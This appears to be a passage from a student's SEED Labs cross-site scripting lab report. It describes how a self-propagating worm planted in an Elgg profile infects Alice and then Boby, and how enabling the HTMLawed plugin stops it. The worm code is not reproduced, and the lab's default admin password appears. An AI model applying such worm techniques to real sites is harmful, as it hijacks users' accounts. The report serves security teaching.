


Fig. 6(a): Click on ‘Edit HTML’

3. Paste the entire code in the space provided.




Fig. 6(b): Preparing the attack.

4. Login as Alice and visit Samy's profile.

Fig. 6(c): Alice's profile initially.





Fig. 6(d): Browsing for Samy's profile.

5. Click on her profile.

The details are instantly changed.

Fig. 6(e): Alice's attacked account.

(Optional: View the description under the visual editor of 'About me'.



)




Fig. 6(f): Alice is now a friend with Samy.

Self-Propagation

6. Log out from Alice's account and log in as Boby.

Fig. 6(g): Boby's account initially.


7. Visit Alice's account.

Fig. 6(h): Alice's account.

8. Head back to Boby's home page. The attack will have certainly self-propagated.

Fig. 6(i): Boby's attacked account.

(Optional: View the contents under the visual editor of ‘About me’.



)

Henceforth, without browsing Samy’s profile for also an instant, Boby’s affected by merely browsing for Alice’s affected account.

Task 7: Countermeasures

Elgg does have a built-in countermeasures to defend against the XSS attack. There is a custom built security plugin HTMLawed 1.8 on the Elgg web application which on activated, validates the user input and removes the tags from the input. This specific plugin is registered to the function filter tags in the /var/www/XSS/Elgg/vendor/elgg/elgg/engine/lib/input.php file.

To turn on the countermeasure follow these steps:

- P.T.O -

HTMLawed Countermeasure

1. Login to the application as admin (Username: admin, Password: seedelgg).




Fig. 7(a): Logging in as an administrator.

2. Click on 'Administration' under 'Account >>'.




Fig. 7(b): Heading to the home page.

3. Goto plugins (on the right panel).




Fig. 7(c): The admin home page.

3. Head to 'Security and Spam'. Then toggle the button beside HTMLawed. This activates the countermeasure.




Fig. 7(d): Activating the countermeasure.

4. Logout from the admin's profile, and login as 'Charlie'. View his profile.




Fig. 7(e): Logging in as Charlie.

5. Viewing Alice's account.

Fig. 7(f): Alice's account.

Although Charlie viewed a poisoned account, Charlie remained unaffected to the worm. For, HTMLawed sanitises the webpage to XSS attacks. Henceforth the website remains shielded from the malicious vulnerability.

In Charlie's account, there's zilch in the 'Visual Editor' of 'About me'. For, the HTMLawed countermeasure stays in force. Hence, Charlie's profile remains immaculate.

